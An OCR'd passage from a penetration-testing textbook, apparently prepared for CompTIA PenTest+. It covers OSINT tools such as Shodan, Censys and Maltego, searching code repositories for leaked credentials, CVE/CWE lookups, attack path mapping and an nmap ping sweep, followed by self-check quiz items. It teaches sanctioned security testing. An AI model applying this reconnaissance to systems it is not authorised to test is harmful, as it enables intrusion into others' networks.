
Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Shodan

Shodan (www.shodan.io) is an Internet search engine that allows you to find information about devices connected to the Internet. These include web servers and devices that are connected using FTP (File Transfer Protocol), SSH (Secure Shell), Telnet, SNMP (Simple Network Management Protocol), IMAP (Internet Message Access Protocol, SMTP (Simple Mail Transfer Protocol), SIP (Session Initiation Protocol), and RTSP (Real-Time Streaming Protocol), such as Internet of Things (IoT) devices. To use Shodan, you must register and create an account at their website. Not all features are available for free, but if you register using a student email address, you can access most features.

The query shown in Figure 5-19 is for the SSL Heartbleed vulnerability from 2014 (CVE-2014-0160). The search shows that thousands of web servers might still have that vulnerability. Although some of the systems may have been patched since Shodan created the search database, the site still provides a good starting point for intelligence gathering.

Figure 5-19 Shodan SSL Heartbleed vulnerability information



Source: Shodan

Censys

Censys (www.censys.io) is another security search engine similar to Shodan, though Censys includes geographical location information as well as device details. You must create an account at the Censys website to use the service.

The query shown in Figure 5-20 searched for hosts that have the phrase "Canadian Broadcasting Corporation" in their information. Censys discovered DNS information for hosts in Japan.

Clicking the first host displays the detailed information shown in Figure 5-21. The host seems to be located next to a ramen house in downtown Osaka.

Recon-ng

Recon-ng is a web reconnaissance framework written in Python and installed by default in Kali Linux. It is a command-line tool and operates similarly to the Metasploit Framework. Typically, you use recon-ng to gather intelligence on web servers and then use Metasploit to execute exploits on the servers.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-20 Censys query





Figure 5-21 Censys details for the host at 23.1.16.154



Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

theHarvester

Also included in Kali Linux, **theHarvester** is a command-line tool you can use to discover subdomains, email addresses, open ports, employee names, virtual machines, and banners from public sources.

Maltego

Maltego is a commercial product but has a free community edition with limited functionality. The free version is preinstalled in Kali Linux. Although limited, the community edition allows you to gather intelligence and display relationships among the data graphically. You can use Maltego to find names, email addresses, social networks, companies, websites, domains, DNS information, IP address information, and files and documents.


Website Archiving and Caching Databases

If you are searching for information that is no longer available from a web server, you are not defeated. Website archiving and caching databases keep track of outdated content and retain copies of old websites. If you want to go back to the good old days and see the original YouTube logo, you can do it.

You can use the OSINT Framework website to find a variety of these archival sources (Figure 5-22).

The Internet Archive Way Back Machine is one example. It accessed the YouTube website as it was in 2008 (Figure 5-23).

Figure 5-22 OSINT Framework web archival tools



Source: OSINT Framework

Public Source-Code Repositories


Another type of intelligence comes straight from source code. **Public source-code repositories** contain freely accessible code that many organizations use in their systems and software. Software developers often share information with each other and reuse code from other developers to save time, so you might also find source code developed by an organization's software personnel shared in a repository. Source-code repositories include GitHub and Bitbucket.

By analyzing the code in these repositories, you may discover actionable intelligence you can use in pen testing such as the following:

- Software and its versions used, which may lead to known vulnerabilities that can be exploited
- Proprietary code belonging to an organization accidentally shared in a personal repository
- Credentials and passwords inadvertently included in the repository
- Configuration details
- IP addresses of hosts
- Domains and subdomains
- Contact data

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-23 Original YouTube website from 2008



Source: Internet Archive

The SSL Heartbleed bug that affected most web servers a few years ago was the result of flawed open-source code from public repositories. If you can determine the target organization is using repositories, you may be able to identify vulnerabilities to exploit.


Caution | Although you should not try this as an exploit, you should be aware that some public source-code repositories have been corrupted by nefarious actors injecting malware into the code.

Common Vulnerabilities and Exposures

Researching **common vulnerabilities and exposures (CVE)** information may provide strategies for pen testing. For example, if you are pen testing a web server that uses Apache, check for the most recent Apache CVE on the chance that the target web server hasn't been patched yet to fix a recent vulnerability. The CVE website (https://www.cve.org/) provides a search engine for finding vulnerability and exposure information. Figure 5-24 shows the results of a search using "apache" as the keyword.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-24 CVE search for Apache vulnerabilities




Source: CVE

Common Weakness Enumeration

Common Weakness Enumeration (CWE) is a database of common weaknesses in software and hardware. Whereas the CVE database contains specific instances of vulnerabilities, the CWE is more general and enumerates the kinds of weaknesses that might exist and be exploitable in software and hardware. The goal of the CWE is to alert and educate developers to prevent vulnerabilities from being built into software and hardware. This knowledge can be used for good (securing systems) or nefarious (exploiting systems) purposes. As a pen tester, checking for CWEs may provide ideas for pen testing and exploits. You can search the CWE at the CWE website (https://cwe.mitre.org/find/index.html). For example, Figure 5-25 shows the results of a search for common web server weaknesses.

Figure 5-25 CWE web server weakness search



Source: Common Weakness Enumeration (CWE)

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Activity 5-2 Using CVE and CWE to Find Apache Web Server Vulnerabilities and Weaknesses

Time Required: 30 minutes
Objective: Identify vulnerabilities and weaknesses in Apache web servers.
Description: You have been tasked with pen testing a web server running Apache software. First, you gather intelligence on Apache vulnerabilities and weaknesses to help guide your pen-testing activities.

1. Open a web browser and go to the CVE website (https://www.cve.org/).
2. In the Search box at the top of the page, type **Apache** and press **Enter**.
3. Review the search results and choose two CVE weaknesses that you think you may be able to exploit. Make a list of these two CVE weaknesses and summarize their vulnerabilities in one paragraph each.
4. Open another browser tab and go to the CWE website (https://cwe.mitre.org/).
5. Click the **Search** link and then click **Search Website** to display the Search the CWE Web Site page.
6. Type **Operational Technology** in the search box and press **Enter**.
7. Review the search results. At the time of this writing, the results included CWEs that contained multiple CVEs. Find one of these CWEs and review the CVEs listed. Make a note of the CWE number and the CVE numbers, and then summarize each of the CVEs in a few sentences.

Attack Path Mapping

An attack path is the route an attacker could take to gain access to a protected resource. The attack path might include the series of targets that the attacker would need to compromise, how they could compromise them, and the series of actions an attacker would need to perform in order to get to the protected resource. For example, an attacker might intercept network communication data using sniffing techniques, analyze the data to discover secrets embedded in the communication, use the secrets to gain access to a server, and then exfiltrate data contained in databases on the server. **Attack path mapping** visualizes the attack path using a diagram that shows each of the steps in sequence.

Understanding the attack path and having a map to visualize that path helps security personnel identify what additional security measures to put in place or what existing measures to check to confirm they are properly configured to prevent such an attack from being successful. As a pen tester, an attack path map may provide attack vector ideas when you are checking if a system can be compromised.

Figure 5-26 shows an example of an attack path map for two known vulnerabilities that have been identified and CVE labeled.

Computer Emergency Response Team (CERT)


A **computer emergency response team (CERT)** is a group of security experts that responds to computer security incidents. Different CERT groups gather and share cybersecurity information in a region or country. You can refer to these groups to discover best practices and formulate ideas for pen-testing strategies. The U.S. government's CERT website can be found at www.cisa.gov/uscert. The Canadian government's CERT website can be found at www.cyber.gc.ca.

National Institute of Standards and Technology (NIST)

The **National Institute of Standards and Technology (NIST)** is a U.S. standards organization that provides excellent cybersecurity resources, including resources provided in special publication (SP) documents. One SP document useful to pen testers is SP 800-115, which is a guide to security testing and assessments. See the NIST Privacy Framework webpage (https://www.nist.gov/privacy-framework/nist-sp-800-115).

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-26 Attack path mapping



Source: Trustedsec.com

Full Disclosure Lists

Another way to acquire vulnerability and exploitation techniques is by subscribing to a service to receive regular emails containing information known as full disclosure lists. For example, you can subscribe to the SecLists website (https://seclists.org/fulldisclosure).

Self-Check

1. What type of logs are publicly accessible information that record SSL/TLS certificates issued by certificate authorities (CAs)?

   a. Certificate Log (CL)
   b. Certificate Transparency (CT)
   c. Certificate Revocation (CR)
   d. Certificate Template (CT)

2. Which of the following are databases of vulnerabilities and exposures or weaknesses? Choose two.

   a. PWNED
   b. CVE
   c. NIST
   d. CWE

Check your answers at the end of this chapter.

Active Reconnaissance Techniques

Certification

2.1 Given a scenario, apply information gathering techniques

2.2 Given a scenario, apply enumeration techniques

2.4 Given a scenario, use the appropriate tools for reconnaissance and enumeration

Active reconnaissance techniques directly engage targets so that you can dig deeper and discover actionable information. These techniques include using scanners to look for host computers to target or to check if hosts have security flaws that can be exploited. The targeted organization may discover active reconnaissance

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

techniques, especially if you perform intrusive tests such as an intense scan of all IP addresses on a network. If remaining undetected is a goal of your pen-testing activities, then you must do active reconnaissance in a controlled and measured fashion. The motto of Kali Linux, a popular pen-testing environment, is "The quieter you become, the more you are able to hear."

Enumeration

Enumeration is the act of counting things and making lists. Pen testers enumerate technology such as host computers, ports, services, data files, and vulnerabilities. The following sections discuss devices and technology to enumerate and how to enumerate them.

Hosts

Although pen-testing targets can be people and processes, most targets are computers such as servers or user endpoints. These potential target computers are called hosts. Before directly targeting hosts, you must first find them, which involves detecting active IP addresses on a network that can later be probed for detailed information. The following lists ways to find hosts:

- If you are performing white box testing, then a list of host computers and their IP addresses may have already been provided to you.
- If discovering target hosts on your own is within the rules of engagement, you can use tools and resources such as the following:
  - **Scanners such as nmap or Nessus:** These scanners can perform deep, detailed scans and simply detect active IP addresses.
  - **Logs and configuration files:** These files include DHCP logs, router logs, and configuration files. They will contain IP address information and perhaps port information as well.
  - **Network management tools:** These tools include SolarWinds, Lansweeper, and Microsoft Endpoint Configuration Manager. Besides containing host names and IP addresses, these tools usually also contain detailed host information including what applications are installed and what security patches have been applied.

Exam Tip | CompTIA certifications and exams are vendor neutral. This means that instead of using commercial tools, they use free, open source tools. As a result, you need to be completely familiar with nmap. Make sure to memorize the nmap commands and flags in the following examples.

To discover hosts using nmap, you perform a **ping sweep**, a command that scans a network to determine which of a range of IP addresses map to live hosts. From a Kali Linux terminal session, enter the following command to perform a ping sweep for hosts on the 192.168.0.1 network:

```
nmap -sP 192.168.0.1/24
```

The `nmap` command can take option flags that tell `nmap` what to do. In the preceding command, the `-s` flag tells `nmap` to perform a scan, and the `P` tells `nmap` to make that scan a ping sweep scan. Ping sweep scans use the ICMP echo request message just like the `ping` command does in Windows or Linux. To be detected, hosts must be running and not blocking ICMP echo requests.

